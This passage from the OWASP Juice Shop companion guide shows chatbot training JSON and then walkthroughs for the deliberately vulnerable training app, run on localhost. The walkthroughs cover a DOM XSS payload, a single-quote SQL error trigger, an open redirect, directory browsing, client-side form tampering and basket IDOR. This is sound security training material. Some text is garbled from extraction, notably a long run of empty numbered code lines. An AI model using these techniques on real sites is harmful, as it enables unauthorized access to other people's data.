            "body": "Deluxe members can purchase unlimited quantities even on our rarest products, get special discounts and enjoy free fast shipping!"
        }
    ]
},
{
    "intent": "queries.blockchain",
    "utterances": [
        "Do you know anything about Blockchain",
        "Can you tell me anything about cryptocurrency",
        "Do you use blockchain",
        "When does the token sale start",
        "where do I find the token sale page"
    ],
    "answers": [
        {
            "action": "response",
            "body": "I don't know anything about cryptocurrency and blockchains!"
        }
    ]
}

```

```

},
{
  "action": "response",
  "body": "I have no clue about a token sale or other blockchainy thingies!"
},
{
  "action": "response",
  "body": "Sorry, but they don't tell me secret stuff like this!"
}
]
},
{
  "intent": "queries.nft",
  "utterances": [
    "Do you know anything about NFTs",
    "Can you tell me anything about NFTs",
    "Do you sell NFTs",
    "where can I buy NFTs"
  ],
  "answers": [
    {
      "action": "response",
      "body": "I'm not sure if we have any actual NFTs listed right now, but you can check if there's a link on our \"About Us\" page!"
    },
    {
      "action": "response",
      "body": "Our developers are currently learning Web3, and they published a (literal) NFT honey pot for you to mint on /#/bee-haven."
    },
    {
      "action": "response",
      "body": "Our developers are currently learning Web3, and they published our official Soul-Bound-Token over on /#/juicy-nft for you to marvel at."
    }
  ]
},
{
  "intent": "queries.productPrice",
  "utterances": [
    "how much is X",
    "how much does X cost",
    "how much do X and Y cost",
    "how much do X,Y cost",
    "how much is X and Y",
    "what is the price of X",
    "what is the price of X and Y"
  ],
  "answers": [
    {
      "action": "function",

```

```
        "handler": "productPrice"
    }
]
},
{
    "intent": "queries.couponCode",
    "utterances": [
        "can I have a coupon code",
        "give me a discount code",
        "I want to save some money"
    ],
    "answers": [
        {
            "action": "response",
            "body": "Sorry, I am not allowed to hand out coupon codes."
        },
        {
            "action": "response",
            "body": "You should check our social media channels for monthly coupons."
        },
        {
            "action": "response",
            "body": "Sorry, no \uD83C\uDE39!"
        },
        {
            "action": "response",
            "body": "Sorry, but our CFO might have my memory wiped if I do that."
        },
        {
            "action": "response",
            "body": "Did you consider a Deluxe membership to save some \uD83D\uDCB0?"
        },
        {
            "action": "response",
            "body": "Not possible, sorry. We're out of coupons!"
        },
        {
            "action": "response",
            "body": "I have to ask my manager, please try again later!"
        },
        {
            "action": "response",
            "body": "I'm afraid we don't have any active coupon codes available at the moment. Please check back later or contact our customer support team for assistance! If you're looking for a discount, you can always try using one of our previous offers or follow us on social media for updates on future promotions. Our team is here to help you find the best deals possible."}
    ]
}
```

```

    },
    {
      "action": "function",
      "handler": "couponCode"
    }
  ],
},
{
  "intent": "queries.singstar",
  "utterances": [
    "Can you sing me a song",
    "Does your shop have a theme song",
    "Do you have a jingle",
    "Play me some music"
  ],
  "answers": [
    {
      "action": "response",
      "body": "I can't sing too well, but you might want to check out our promotion video instead!"
    },
    {
      "action": "response",
      "body": "The full version of our jingle is available on Soundcloud! Please click \uD83E\uDDE1 if you like it!"
    },
    {
      "action": "response",
      "body": "Juuuice shop, Juuu-uuuice Shop, just don't test the site with Bob's sweet or you hm-hm-hm-hmmmm...)"
    }
  ]
},
{
  "intent": "queries.swallow",
  "utterances": [
    "What is the airspeed velocity of an unladen swallow"
  ],
  "answers": [
    {
      "action": "response",
      "body": "What do you mean? African or European swallow?"
    }
  ]
},
{
  "intent": "queries.functionTest",
  "utterances": [
    "function test command b8a8ba1ecea1607e1713e31a3d9e5e19"
  ]
}

```

```
],
  "answers": [
    {
      "action": "function",
      "handler": "testFunction"
    }
  ]
}
```

Customized training data example

You can find the alternative training data of the *7 Minute Security* custom theme here for further reference: <https://gist.github.com/bkimminich/d62bd52a1df4831a0fae7fb06062e3f0>

Appendix

Challenge solutions

All URLs in the challenge solutions assume you are running the application locally and on the default port <http://localhost:3000>. Change the URL accordingly if you use a different root URL.

Often there are multiple ways to solve a challenge. In most cases just one possible solution is presented here. This is typically the easiest or most obvious one from the author's perspective.

The challenge solutions found in this release of the companion guide are compatible with v19.0.0 of OWASP Juice Shop.

★ Challenges

Receive a coupon code from the support chatbot


1. Log in as any user.
2. Click *Support Chat* in the sidebar menu to visit <http://localhost:3000/#/chatbot>.
3. After telling the chatbot your name you can start chatting with it.
4. Ask it something similar to "Can I have a coupon code?" or "Please give me a discount!" and it will most likely decline with some unlikely excuse.
5. Keep asking for discount again and again until you finally receive a 10% coupon code for the current month! This also solves the challenge immediately.

Use the bonus payload in the DOM XSS challenge

1. Solve the [Perform a DOM XSS attack](#) challenge
2. Turn on your computer's speakers!
3. Paste the payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>` into the *Search...* field and hit Enter
4. Enjoy the excellent acoustic entertainment!

Access a confidential document

1. Follow the link to titled *Check out our boring terms of use if you are interested in such lame stuff* (<http://localhost:3000/ftp/legal.md>) on the *About Us* page.
2. Successfully attempt to browse the directory by changing the URL into <http://localhost:3000/ftp>



3. Open <http://localhost:3000/ftp/acquisitions.md> to solve the challenge.

Provoke an error that is neither very gracefully nor consistently handled

Any request that cannot be properly handled by the server will eventually be passed to a global error handling component that sends an error page to the client that includes a stack trace and other sensitive information. The restful API behaves similarly, passing back a JSON error object with sensitive data, such as SQL query strings.

Here are two examples (out of many ways) to provoke such an error situation and solve this challenge immediately:

- Visit <http://localhost:3000/rest/qwertz>

OWASP Juice Shop (Express ~4.16.4)


500 Error: Unexpected path: /rest/qwertz

```

at /app/routes/angular.js:10:12
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/routes/verify.js:137:3
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/routes/verify.js:77:3
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at logger (/app/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at jsonParser (/app/server.js:144:3)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7

```

- Log in to the application with ' (single-quote) as *Email* and anything as *Password*



```
✖ Failed to load resource: the server responded with a status of 500 (Internal Server Error) /rest/user/login:1
main.js:1

▼ e ⓘ
  ▼ error:
    ▼ error:
      message: "SQLITE_ERROR: unrecognized token: \"47bce5c74f589f4867dbd57e9ca9f808\""
      name: "SequelizeDatabaseError"
    ► parent: {errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"} at Query.formatError (/app/node_modu...
      ► parent: {errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"} at Query.formatError (/app/node_modu...
      sql: "SELECT * FROM Users WHERE email = '' AND password = '47bce5c74f589f4867dbd57e9ca9f808'"
      stack: "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"47bce5c74f589f4867dbd57e9ca9f808\""
      ► proto__: Object
    ► proto__: Object
  ► headers: t {normalizedNames: Map(0), lazyUpdate: null, lazyInit: f}
  message: "Http failure response for https://juice-shop-staging.herokuapp.com/rest/user/login: 500 Internal Server Error"
  name: "HttpErrorResponse"
  ok: false
  status: 500
  statusText: "Internal Server Error"
  url: "https://juice-shop-staging.herokuapp.com/rest/user/login"
  ► proto__: Object
```

Find the endpoint that serves usage data to be scraped by a popular monitoring system

1. Scroll through https://prometheus.io/docs/introduction/first_steps
2. You should notice several mentions of `/metrics` as the default path scraped by Prometheus, e.g. "Prometheus expects metrics to be available on targets on a path of `/metrics`."
3. Visit <http://localhost:3000/metrics> to view the actual Prometheus metrics of the Juice Shop and solve this challenge

Close multiple "Challenge solved"-notifications in one go


1. Read the [Success Notifications](#) section
2. It will explain that **Shift**-clicking the X-button on any "Challenge solved"-notification will close all open notifications of this kind

3. Solve any other challenge (or multiple) and then **Shift**-click the X-button on it to solve this challenge

If you already have solved all but this challenge, you can just restart your Juice Shop instance to see all previous notifications again and then perform step 3 as described above.

Retrieve the photo of Bjoern's cat in "melee combat-mode"

1. Visit <http://localhost:3000/#/photo-wall>
2. Right-click *Inspect* the broken image in the entry labeled " #zatschi #whoneedsfourlegs"
3. You should find an image tag similar to `` in the source
4. Right-click *Open in new tab* the `src` element of the image
5. Observe (in your DevTools *Network* tab) that the request sent to the server is <http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC->
6. The culprit here are the two `#` characters in the URL, which are no problem for your OS in a filename, but are interpreted by your browser as HTML anchors. Thus, they are not transmitted to the server at all.
7. To get them over to the server intact, they must obviously be URL-encoded into `%23`
8. Open <http://localhost:3000/assets/public/images/uploads/cat-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg> and enjoy the incredibly cute photo of this pet being happy despite missing half a hind leg
9. Go back to the application, and the challenge will be solved.



Let us redirect you to one of our crypto currency addresses

1. Log in to the application with any user.

2. Visit the *Your Basket* page and expand the *Payment* and *Merchandise* sections with the "credit card"-button.
3. Perceive that all donation links are passed through the `to` parameter of the route `/redirect`
4. Open `main.js` in your browser's DevTools
5. Searching for `/redirect?to=` and stepping through all matches you will notice three functions that are called only from hidden buttons on the *Your Basket* page:

```

    l.prototype.showBitcoinQrCode = function() {
      this.dialog.open(j1, {
        data: {
          data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          url: "/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          title: "TITLE_BITCOIN_ADDRESS"
        }
      })
    }

    l.prototype.showDashQrCode = function() {
      this.dialog.open(j1, {
        data: {
          data: "dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
          url: "/redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
          address: "Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
          title: "TITLE_DASH_ADDRESS"
        }
      })
    }

    l.prototype.showEtherQrCode = function() {
      this.dialog.open(j1, {
        data: {
          data: "0x0f933ab9fcAAA782D0279C300D73750e1311EAE6",
          url: "/redirect?to=https://etherscan.io/address/0x0f933ab9fcAAA782D0279C300D73750e1311EAE6",
          address: "0x0f933ab9fcAAA782D0279C300D73750e1311EAE6",
          title: "TITLE_ETHER_ADDRESS"
        }
      })
    }
  }
}

```

6. Open one of the three, e.g. <http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm> to solve the challenge.

Read our privacy policy

1. Log in to the application with any user.
2. Open the dropdown menu on your profile picture and choose *Privacy & Security*.
3. You will find yourself on <http://localhost:3000/#/privacy-security/privacy-policy> which instantly solves this challenge for you.

Follow the DRY principle while registering a user

1. Go to <http://localhost:3000/#/register>.
2. Fill out all required information except the *Password* and *Repeat Password* field.
3. Type e.g. **12345** into the *Password* field.
4. Now type **12345** into the *Repeat Password* field. While typing the numbers you will see *Passwords do not match* errors until you reach **12345**.

- Finally, go back to the *Password* field and change it into any other password. The *Repeat Password* field does not show the expected error.
- Submit the form with *Register* which will solve this challenge.

Find the carefully hidden 'Score Board' page

- Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
- If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.
- Search for `score` and iterate through each finding to come across one looking like a route mapping section:

```

1,  },
2,  },
3,  },
4,  },
5,  },
6,  },
7,  },
8,  },
9,  },
10,  },
11,  },
12,  },
13,  },
14,  },
15,  },
16,  },
17,  },
18,  },
19,  },
20,  },
21,  },
22,  },
23,  },
24,  },
25,  },
26,  },
27,  },
28,  },
29,  },
30,  },
31,  },
32,  },
33,  },
34,  },
35,  },
36,  },
37,  },
38,  },
39,  },
40,  },
41,  },
42,  },
43,  },
44,  },
45,  },
46,  },
47,  },
48,  },
49,  },
50,  },
51,  },
52,  },
53,  },
54,  },
55,  },
56,  },
57,  },
58,  },
59,  },
60,  },
61,  },
62,  },
63,  },
64,  },
65,  },
66,  },
67,  },
68,  },
69,  },
70,  },
71,  },
72,  },
73,  },
74,  },
75,  },
76,  },
77,  },
78,  },
79,  },
80,  },
81,  },
82,  },
83,  },
84,  },
85,  },
86,  },
87,  },
88,  },
89,  },
90,  },
91,  },
92,  },
93,  },
94,  },
95,  },
96,  },
97,  },
98,  },
99,  },
100,  },
101,  },
102,  },
103,  },
104,  },
105,  },
106,  },
107,  },
108,  },
109,  },
110,  },
111,  },
112,  },
113,  },
114,  },
115,  },
116,  },
117,  },
118,  },
119,  },
120,  },
121,  },
122,  },
123,  },
124,  },
125,  },
126,  },
127,  },
128,  },
129,  },
130,  },
131,  },
132,  },
133,  },
134,  },
135,  },
136,  },
137,  },
138,  },
139,  },
140,  },
141,  },
142,  },
143,  },
144,  },
145,  },
146,  },
147,  },
148,  },
149,  },
150,  },
151,  },
152,  },
153,  },
154,  },
155,  },
156,  },
157,  },
158,  },
159,  },
160,  },
161,  },
162,  },
163,  },
164,  },
165,  },
166,  },
167,  },
168,  },
169,  },
170,  },
171,  },
172,  },
173,  },
174,  },
175,  },
176,  },
177,  },
178,  },
179,  },
180,  },
181,  },
182,  },
183,  },
184,  },
185,  },
186,  },
187,  },
188,  },
189,  },
190,  },
191,  },
192,  },
193,  },
194,  },
195,  },
196,  },
197,  },
198,  },
199,  },
200,  },
201,  },
202,  },
203,  },
204,  },
205,  },
206,  },
207,  },
208,  },
209,  },
210,  },
211,  },
212,  },
213,  },
214,  },
215,  },
216,  },
217,  },
218,  },
219,  },
220,  },
221,  },
222,  },
223,  },
224,  },
225,  },
226,  },
227,  },
228,  },
229,  },
230,  },
231,  },
232,  },
233,  },
234,  },
235,  },
236,  },
237,  },
238,  },
239,  },
240,  },
241,  },
242,  },
243,  },
244,  },
245,  },
246,  },
247,  },
248,  },
249,  },
250,  },
251,  },
252,  },
253,  },
254,  },
255,  },
256,  },
257,  },
258,  },
259,  },
260,  },
261,  },
262,  },
263,  },
264,  },
265,  },
266,  },
267,  },
268,  },
269,  },
270,  },
271,  },
272,  },
273,  },
274,  },
275,  },
276,  },
277,  },
278,  },
279,  },
280,  },
281,  },
282,  },
283,  },
284,  },
285,  },
286,  },
287,  },
288,  },
289,  },
290,  },
291,  },
292,  },
293,  },
294,  },
295,  },
296,  },
297,  },
298,  },
299,  },
300,  },
301,  },
302,  },
303,  },
304,  },
305,  },
306,  },
307,  },
308,  },
309,  },
310,  },
311,  },
312,  },
313,  },
314,  },
315,  },
316,  },
317,  },
318,  },
319,  },
320,  },
321,  },
322,  },
323,  },
324,  },
325,  },
326,  },
327,  },
328,  },
329,  },
330,  },
331,  },
332,  },
333,  },
334,  },
335,  },
336,  },
337,  },
338,  },
339,  },
340,  },
341,  },
342,  },
343,  },
344,  },
345,  },
346,  },
347,  },
348,  },
349,  },
350,  },
351,  },
352,  },
353,  },
354,  },
355,  },
356,  },
357,  },
358,  },
359,  },
360,  },
361,  },
362,  },
363,  },
364,  },
365,  },
366,  },
367,  },
368,  },
369,  },
370,  },
371,  },
372,  },
373,  },
374,  },
375,  },
376,  },
377,  },
378,  },
379,  },
380,  },
381,  },
382,  },
383,  },
384,  },
385,  },
386,  },
387,  },
388,  },
389,  },
390,  },
391,  },
392,  },
393,  },
394,  },
395,  },
396,  },
397,  },
398,  },
399,  },
400,  },
401,  },
402,  },
403,  },
404,  },
405,  },
406,  },
407,  },
408,  },
409,  },
410,  },
411,  },
412,  },
413,  },
414,  },
415,  },
416,  },
417,  },
418,  },
419,  },
420,  },
421,  },
422,  },
423,  },
424,  },
425,  },
426,  },
427,  },
428,  },
429,  },
430,  },
431,  },
432,  },
433,  },
434,  },
435,  },
436,  },
437,  },
438,  },
439,  },
440,  },
441,  },
442,  },
443,  },
444,  },
445,  },
446,  },
447,  },
448,  },
449,  },
450,  },
451,  },
452,  },
453,  },
454,  },
455,  },
456,  },
457,  },
458,  },
459,  },
460,  },
461,  },
462,  },
463,  },
464,  },
465,  },
466,  },
467,  },
468,  },
469,  },
470,  },
471,  },
472,  },
473,  },
474,  },
475,  },
476,  },
477,  },
478,  },
479,  },
480,  },
481,  },
482,  },
483,  },
484,  },
485,  },
486,  },
487,  },
488,  },
489,  },
490,  },
491,  },
492,  },
493,  },
494,  },
495,  },
496,  },
497,  },
498,  },
499,  },
500,  },
501,  },
502,  },
503,  },
504,  },
505,  },
506,  },
507,  },
508,  },
509,  },
510,  },
511,  },
512,  },
513,  },
514,  },
515,  },
516,  },
517,  },
518,  },
519,  },
520,  },
521,  },
522,  },
523,  },
524,  },
525,  },
526,  },
527,  },
528,  },
529,  },
530,  },
531,  },
532,  },
533,  },
534,  },
535,  },
536,  },
537,  },
538,  },
539,  },
540,  },
541,  },
542,  },
543,  },
544,  },
545,  },
546,  },
547,  },
548,  },
549,  },
550,  },
551,  },
552,  },
553,  },
554,  },
555,  },
556,  },
557,  },
558,  },
559,  },
560,  },
561,  },
562,  },
563,  },
564,  },
565,  },
566,  },
567,  },
568,  },
569,  },
570,  },
571,  },
572,  },
573,  },
574,  },
575,  },
576,  },
577,  },
578,  },
579,  },
580,  },
581,  },
582,  },
583,  },
584,  },
585,  },
586,  },
587,  },
588,  },
589,  },
590,  },
591,  },
592,  },
593,  },
594,  },
595,  },
596,  },
597,  },
598,  },
599,  },
600,  },
601,  },
602,  },
603,  },
604,  },
605,  },
606,  },
607,  },
608,  },
609,  },
610,  },
611,  },
612,  },
613,  },
614,  },
615,  },
616,  },
617,  },
618,  },
619,  },
620,  },
621,  },
622,  },
623,  },
624,  },
625,  },
626,  },
627,  },
628,  },
629,  },
630,  },
631,  },
632,  },
633,  },
634,  },
635,  },
636,  },
637,  },
638,  },
639,  },
640,  },
641,  },
642,  },
643,  },
644,  },
645,  },
646,  },
647,  },
648,  },
649,  },
650,  },
651,  },
652,  },
653,  },
654,  },
655,  },
656,  },
657,  },
658,  },
659,  },
660,  }

```

- Navigate to <http://localhost:3000/#/score-board> to solve the challenge.
- From now on you will see the additional menu item *Score Board* in the navigation bar.

Perform a DOM XSS attack

- Paste the attack string `<iframe src="javascript:alert('xss')">` into the *Search...* field.
- Hit the Enter key.
- An alert box with the text "xss" should appear.

Auf einer in dieser Seite eingebetteten Seite wird Folgendes angezeigt

XSS

OK

All Products

Image	Product	Price

Items per page: 10 0 of 0 < >

Give a devastating zero-star feedback to the store

Place an order that makes you rich. Visit the *Contact Us* form and put in a *Comment* text. Also solve the CAPTCHA at the bottom of the form.

1. The *Submit* button is still **disabled** because you did not select a *Rating* yet.
2. Inspect the *Submit* button with your DevTools and note the **disabled** attribute of the `<button>` HTML tag
3. Double click on **disabled** attribute to select it and then delete it from the tag.

Elements

```
<!doctype html>
<html lang="en" class="fontawesome-i2svg-active fontawesome-i2svg-complete">
  <head>...
    <body class="mat-app-background bluegrey-lightgreen-theme">
      <div role="dialog" aria-live="polite" aria-label="cookieconsent" aria-describedby="cookieconsent-desc" class="cc-window cc-floating cc-type-info cc-theme-classic cc-bottom cc-right cc-color-override-1934802758 cc-invisible" style="display: none;">...
        <app-root _nghost-c0 ng-version="7.0.3">
          <div _ngcontent-c0 class="mat-typography">
            <mat-sidenav-container _ngcontent-c0 class="mat-drawer-container mat-sidenav-container" fullscreen>
              <!-->
              <div class="mat-drawer-backdrop ng-star-inserted"></div>
              <!-->
            <mat-sidenav-content cdkscrollable class="mat-drawer-content mat-sidenav-content ng-star-inserted">
              <app-navbar _ngcontent-c0 _nghost-c2></app-navbar>
              <app-server-started-notification _ngcontent-c0 _nghost-c3></app-server-started-notification>
              <app-challenge-solved-notification _ngcontent-c0 _nghost-c4></app-challenge-solved-notification>
              <router-outlet _ngcontent-c0></router-outlet>
              <app-contact _ngcontent-c18 class="ng-star-inserted">
                <div _ngcontent-c18 fxLayoutAlign="center" style="place-content: stretch center; align-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;">
                  <mat-card _ngcontent-c18 class="mat-card">
                    <h3 _ngcontent-c18 translate>Contact Us</h3>
                    <!-->
                    <!-->
                    <div _ngcontent-c18 class="form-container"></div>
                    <button _ngcontent-c18 color="primary" id="submitButton" mat-raised-button style="margin-top:5px;" type="submit" class="mat-raised-button mat-primary" disabled="">...
                      <span class="mat-button-wrapper">
                        <svg _ngcontent-c18 class="svg-inline--fa fa-paper-plane fa-w-16 fa-lg" aria-hidden="true" data-prefix="fas" data-icon="paper-plane" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 512 512" data-fa-i2svg>...
                          <i _ngcontent-c18="" class="fas fa-paper-plane fa-lg"></i> ...
                        " Submit "
                      </span>
                      <div class="mat-button-ripple mat-ripple" matripple></div>
                      <div class="mat-button-focus-overlay"></div>
                    </button>
                </div>
              </app-contact _ngcontent-c18>
            </mat-sidenav-content>
          </app-root _ngcontent-c0>
        </div>
      </body>
    </html>
```

4. The *Submit* button is now **enabled**.
5. Click the *Submit* button to solve the challenge.
6. You can verify the feedback was saved by checking the *Customer Feedback* widget on the *About Us* page.

Customer Feedback



Zero Stars! (null)

Follow us on Social Media

 Twitter

 Facebook

 Slack

 Press Kit

Find an accidentally deployed code sandbox

1. Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.
3. Search for `web3` or `sandbox` and iterate through each finding to come across one looking like a route mapping section:

```
main.js X
[{"path": "two-factor-authentication", "component": qr}, {"path": "data-export", "component": Qr}, {"path": "last-login-ip", "component": Hr}], [{"path": "juicy-nft", "component": Ec}, {"path": "wallet-web3", "loadChildren: (n = (0, S.Z)(function*() { return yield Vu(); })), function() { return n.apply(this, arguments); }}, {"path": "web3-sandbox", "loadChildren: function() { var n = (0, S.Z)(function*() { return yield Xu(); }); return function() { return n.apply(this, arguments); } }(), {"path": "bee-haven", "loadChildren: function() { var n = (0, S.Z)(function*() { return yield $u(); }); return function() { return n.apply(this, arguments); } }(), {"matcher: function nd(n) { return 0 === n.length ? null : window.location.href.includes("#access_token=") ? { consumed: n } : null }, data: { params: window.location.href.substr(window.location.href.indexOf("#")) }}
```

4. Navigate to <http://localhost:3000/#/web3-sandbox> to solve the challenge.

☆ ☆ Challenges

A developer was careless with hardcoded unused but still valid credentials

Access the administration section of the store

1. Open the **main.js** in your browser's developer tools and search for "admin".
2. One of the matches will be a route mapping to **path: "administration"**.

```

9431         return e.reverse().map(function(l, n) {
9432             return String.fromCharCode(l - t - 45 - n)
9433         }).join("")
9434     }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
9435         for (var l = [], n = 0; n < arguments.length; n++)
9436             l[n] = arguments[n];
9437         var e = Array.prototype.slice.call(arguments)
9438         , t = e.shift();
9439         return e.reverse().map(function(l, n) {
9440             return String.fromCharCode(l - t - 24 - n)
9441         }).join("")
9442     }(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase() ? {
9443         consumed: 1
9444     } : null
9445 }
9446 ae.n.forEach([{
9447     path: "administration",
9448     component: U
9449 }, {
9450     path: "about",
9451     component: D1
9452 }, {
9453     path: "basket",
9454     component: mn
9455 }, {
9456     path: "contact"
9457 }

```

3. Navigating to <http://localhost:3000/#/administration> will give a **403 Forbidden** error.

4. Log in to an administrator's account by solving the challenge

- Log in with the administrator's user account or
- Log in with the administrator's user credentials without previously changing them or applying SQL Injection first and then navigate to <http://localhost:3000/#/administration> will solve the challenge.

View another user's shopping basket

1. Log in as any user.
2. Put some products into your shopping basket.
3. Inspect the *Session Storage* in your browser's developer tools to find a numeric **bid** value.

Key	Value
bid	1

4. Change the **bid**, e.g. by adding or subtracting 1 from its value.
5. Visit <http://localhost:3000/#/basket> to solve the challenge.

